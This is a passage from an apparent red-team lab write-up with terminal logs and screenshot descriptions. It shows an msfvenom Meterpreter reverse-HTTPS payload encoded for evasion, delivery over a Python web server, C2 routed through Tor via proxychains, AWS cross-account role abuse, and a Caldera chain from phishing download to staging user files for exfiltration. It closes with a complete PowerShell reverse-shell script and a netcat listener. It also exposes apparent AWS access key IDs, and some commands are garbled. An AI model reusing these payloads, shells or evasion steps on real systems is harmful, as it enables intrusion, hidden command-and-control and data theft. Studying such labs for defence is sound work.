
```
(root@kali)~/home/kali/Desktop
# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.10 LPORT=4444 \
-e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 855 (iteration=0)
x86/shikata_ga_nai succeeded with size 882 (iteration=1)
x86/shikata_ga_nai succeeded with size 909 (iteration=2)
x86/shikata_ga_nai succeeded with size 936 (iteration=3)
x86/shikata_ga_nai succeeded with size 963 (iteration=4)
x86/shikata_ga_nai chosen with final size 963
Payload size: 963 bytes
Final size of exe file: 7680 bytes
Saved as: encoded_payload.exe

(root@kali)~/home/kali/Desktop
```

(b) Payload Share with Target

```
root@kali: /home/kali/Desktop
Session Actions Edit View Help
(kali@kali)~/Desktop
$ sudo su
[sudo] password for kali:
(root@kali)~/home/kali/Desktop
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.186.132 - - [10/Sep/2025 13:10:14] "GET / HTTP/1.1" 200 -
192.168.186.132 - - [10/Sep/2025 13:10:14] code 404, message File not found
192.168.186.132 - - [10/Sep/2025 13:10:14] "GET /favicon.ico HTTP/1.1" 404 -
```





(c) Execution of encoded payload by using metasploit from Target Computer

```

[*] Exploit failed [load config]: Rex::bindurated the address is already in use or unavailable: (0.0.0.0:4444).
msf exploit(multi/handler) > [*] Sending stage (177734 bytes) to 192.168.186.132
[*] Meterpreter session 2 opened (192.168.186.130:4444 -> 192.168.186.132:49181) at 2025-09-10 13:46:40 -0400

```

Network Evasion: Route C2 traffic through Tor using proxychains. Summarize in 50 words.

(a) Tor Install

```

(root@kali)-[/home/kali/Desktop]
# sudo systemctl status tor

● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/usr/lib/systemd/system/tor.service; disabled; preset: disabled)
   Active: active (exited) since Wed 2025-09-10 14:01:53 EDT; 5min ago
  Invocation: fde3f015acd94066bc4e3218f534a756
    Process: 2965 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 2965 (code=exited, status=0/SUCCESS)
     Mem peak: 1.8M
        CPU: 30ms

Sep 10 14:01:52 kali systemd[1]: Starting tor.service - Anonymizing overlay network for TCP (multi-instance-master)...
Sep 10 14:01:53 kali systemd[1]: Finished tor.service - Anonymizing overlay network for TCP (multi-instance-master).

(root@kali)-[/home/kali/Desktop]
#

```


(b) Proxychains changes to route C2 traffic through Tor
Mode----> dynamic_chain

```

root@kali: /home/kali/Desktop
Session Actions Edit View Help
GNU nano 8.6 /etc/proxychains.conf
# proxychains.conf  VER 3.1
#
#       HTTP, SOCKS4, SOCKS5 tunneling proxyifier with DNS.
#
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
# Dynamic - Each connection will be done via chained proxies

```

Sock4 for port and loopback

```
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

(c) Check Connectivity

[illegible]

Summarize

For full anonymity, set up your C2 server as a Tor hidden service. This way, traffic never leaves the Tor network. Tor adds latency and may break some tools due to protocol differences. In the above example, msfconsole traffic going through Tor network.

5. Cloud Privilege Abuse Simulation

Tools: Pacu, awscli, ScoutSuite.

Tasks: Simulate privilege abuse in a cloud environment.

Privilege Abuse: Exploit a service principal or cross-tenant misconfiguration in AWS. Log:

(a) AWS Test Users with Group permissions

UserAInfoDelete

Summary

ARN
arn:aws:iam::767397746680:user/UserA

Created
September 11, 2025, 14:37 (UTC+05:30)

Console access
Disabled

Last console sign-in
-

Access key 1
AKIA3FLDYK74ICM2LS6N - Active
Never used. Created today.

Access key 2
Create access key

Permissions

Groups (1)

Tags (1)

Security credentials

Last Accessed

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Filter by Type
All types

< 1 > ⚙

☐ Policy name ↗

☐ AmazonEC2ContainerRegistryPowerUser

Type
AWS managed

Attached via ↗
Group GroupA

UserBInfoDelete

Summary

ARN
arn:aws:iam::767397746680:user/UserB

Created
September 11, 2025, 14:37 (UTC+05:30)

Console access
Disabled

Last console sign-in
-

Access key 1
AKIA3FLDYK74FI4XXOFX - Active
Never used. Created today.

Access key 2
Create access key

Permissions

Groups (1)

Tags (1)

Security credentials

Last Accessed

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Filter by Type
All types

< 1 > ⚙

☐ Policy name ↗

☐ AmazonS3FullAccess

Type
AWS managed

Attached via ↗
Group GroupB

(b) Policy added user specific

```
(root@kali)~/home/kali/Desktop
# aws iam list-attached-user-policies --user-name UserA
{
  "AttachedPolicies": [
    {
      "PolicyName": "IAMReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
    }
  ]
}

(root@kali)~/home/kali/Desktop
#

(root@kali)~/home/kali/Desktop
# aws iam list-attached-user-policies --user-name UserB
{
  "AttachedPolicies": [
    {
      "PolicyName": "IAMReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
    }
  ]
}

(root@kali)~/home/kali/Desktop
#
```

(c) Cross tenant policy example

Specify permissions [Info](#)

Add permissions by selecting services, actions, resources, and conditions. Build permission statements using the JSON editor.

The screenshot shows the AWS IAM Policy Editor interface. The left pane displays a JSON policy document with the following content:

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Action": "iam:ListAttachedUserPolicies",
7       "Resource": "arn:aws:iam::767397746680:user/UserA"
8     }
9   ]
10 }
```

The right pane is titled "Edit statement" and contains the text "Select a statement" and "Select an existing statement in the policy or add a new statement." Below this text is a button labeled "+ Add new statement".

json

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::111122223333:user/attacker-user" // Your IAM User/Role
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

Summary:

In the above example, UserA member of GroupA with EC2 full access permission and IAMreadonlyaccess want to access UserB identity of GroupB which IAMreadonlyaccess and S3access permission. Cross tenant policy example shown above, where if UserB have policy like above then UserA can access the resources.


6. Automated Attack Orchestration

Tools: Caldera, Red Team Automation (RTA).

Tasks: Automate a multi-phase attack scenario.

Orchestration: Use Caldera to automate a phishing-to-exploitation chain.

(a) Caldera server dashboard



The screenshot displays the Caldera server dashboard in a web browser. The URL bar shows `http://localhost:8888/agents`. The dashboard has a dark theme and a sidebar on the left with navigation links under 'CAMPAIGNS' (agents, abilities, adversaries, operations, schedules) and 'PLUGINS' (access, atomic, compass, debrief, emu, fieldmanual, gameboard, human, manx, sandcat, sol, stockpile, training). Under 'CONFIGURATION', there are links for settings, fact sources, and objectives. The main content area is titled 'Agents' and includes a sub-header: 'You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.' Below this, there are buttons for 'Deploy an agent' and 'Configurations'. A status bar shows '1 alive 1 trusted 1 agent 0 dead 0 untrusted' and a 'Bulk Actions' dropdown. A table lists the agents:

id (paw)	host	group	platform	contact	pid	privilege	status	last seen
lohfvy	VIC-Windows-02	red	windows	HTTP	18904	Elevated	alive, trusted	3/19/2025, 4:56:10 PM

(b) Set ability

The image shows two screenshots of the Caldera web interface. The top screenshot displays the 'Abilities' page, which lists various abilities available for execution. The bottom screenshot shows the 'Edit Ability' modal, where a specific ability is being configured.

Abilities Page:

- Search:** Download Macro-Enabled Phishing Attachment
- Tactic:** All
- Technique:** All
- Plugin:** All
- Platform:** All
- Clear Filters**
- 1/1840 abilities**

Edit Ability Modal:

- Payloads:** No payload
- Command:**

```
1. curl -s 'https://github.com/redcanarypro/atomic-red-team/raw/master/atomic/T1566.001/bin/PhishingAttachment.xlm'; [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri curl -OutFile $env:TEMP\PhishingAttachment.xlm
```
- Timeout:** 60
- Cleanup:**
 - Remove-Item \$env:TEMP\PhishingAttachment.xlm -ErrorAction Ignore
- Requirements:** + Add Requirement
- Parsers:**
 - Parser Module: plugins.atomic.parsers.atomic_powershell
- Output Source(s):** validate_me

(c) Zip a folder with PowerShell for staging in a Temp

Abilities

An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms / executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the Caldera server.

+ Create an Ability

🔍 i Folder with PowerShell for Staging in Temp

Tactic

All

Technique

All

Plugin

All

Platform

All

Clear Filters

1 / 1840 abilities

collection

T1074.001 - Data Staged: Local Data Staging

Zip a Folder with PowerShell for Staging in Temp

Use bring off the land tools to zip a file and stage it in the Windows temporary folder for later exfiltration. Upon execution, verify that a zipped folder named Folder_to_zip.zip was placed in the temp directory.

Edit Ability

Payloads

f719cb_esxi_file_discovery.txt

×

f3d204_WebBrowserPassView.exe

893687_T1027.004_DynamicCompile.exe

a932ec_T1027-004-test.go

bca1da_T1037.005_agent.sh

70a91b_msxsbmlfile.xml

07a87d_t1059.003_cmd.cmd

Command

1 Compress-Archive -Path "PathToAtomicsFolder\T1074.001\bin\Folder_to_zip" -DestinationPath \$env:TEMP\Folder_to_zip.zip -Force

Timeout

60

⌵

Cleanup

1 Remove-Item -Path \$env:TEMP\Folder_to_zip.zip -ErrorAction Ignore

×

(d) Change compress file name

Edit Ability

Payloads f719cb_esxi_file_discovery.txt ×

f3d204_WebBrowserPassView.exe

893687_T1027.004_DynamicCompile.exe

a932ec_T1027-004-test.go

bca1da_T1037.005_agent.sh

70a91b_msxsbmlfile.xml

07a87d_t1059.003_cmd.cmd

Command

```
1 Compress-Archive -Path $env:USERPROFILE\Downloads -DestinationPath $env:TEMP\exfil.zip -Force
```

Timeout

60 🔄

Cleanup

```
1 Remove-Item -Path $env:TEMP\exfil.zip -ErrorAction Ignore
```

×

(e) Adversary Profile

← → ↻ 🔍 http://localhost:8888/adversaries

Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

CALDERA 5.2.0

Adversaries

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Select an adversary ➕ New Profile 📁 Import

Emulation of an Attack Chain

This profile executes six abilities from different tactics, emulating a complete attack chain.

➕ Add Ability ➕ Add Adversary 📄 Fact Breakdown Objective: default 📄 Export 💾 Save 🗑️ Delete

collection 16.67% discovery 16.67% execution 16.67% initial-access 16.67% multiple 16.67%

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	🖥️				×
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	🖥️				×
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	🖥️				×
4	Identify local users	discovery	Account Discovery: Local Account	🖥️				×
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	🖥️			📁	×
6	Exfiltrating Hex-Encoded Data Chunks over HTTP	exfiltration	Exfiltration Over Unencrypted Non-C2 Protocol	🖥️				×

(f) Running the operation

Start New Operation

Operation Name

Adversary

Fact Source

Group

Planner

Obfuscators

Autonomous ☒ Run autonomously ☐ Require manual approval


Parser ☒ Use Default Parser ☐ Don't use default learning parsers

Auto Close ☒ Keep open forever ☐ Auto close operation

Run State ☒ Run immediately ☐ Pause on start

Jitter (sec/sec) /

(g) Exfiltrated file received on python3 web server



Summary:

Here we are using caldera framework and emulate an attack chain that traverses from Initial Access to Achieving the Objective. We follow given below flow diagram for this test.

Initial access--->Execution---->Persistence----->Discovery---->Collection---->Exfiltration

7. Living-Off-the-Land Lab

Tools: PowerShell, WMI, Mimikatz.


Tasks: Execute attacks using native tools, harvest credentials.

Fileless Attack: Use PowerShell for fileless execution.


(a) Script creation

```
(venv)-(root@kali)-[/home/kali/Desktop]
# cat revshell.ps1
$client = New-Object System.Net.Sockets.TCPClient("192.168.186.130",4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush();
}
$client.Close()
```

(b) Share file on victim system




(c) Target system listening service no.



```
root@kali: /home/kali/Desktop
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
# nc -lvp 4444
listening on [any] 4444 ...
```

Credential Harvest: Use WMI to dump credentials.

(a) Get user details



```
Administrator: Windows PowerShell (x86)
PS C:\Windows\system32> Get-WmiObject -Class Win32_UserAccount

AccountType : 512
Caption      : WIN-CITN8H27N0E\Administrator
Domain       : WIN-CITN8H27N0E
SID          : S-1-5-21-179479765-1052320501-973099817-500
FullName    : 
Name        : Administrator


AccountType : 512
Caption      : WIN-CITN8H27N0E\Guest
Domain       : WIN-CITN8H27N0E
SID          : S-1-5-21-179479765-1052320501-973099817-501
FullName    : 
Name        : Guest

AccountType : 512
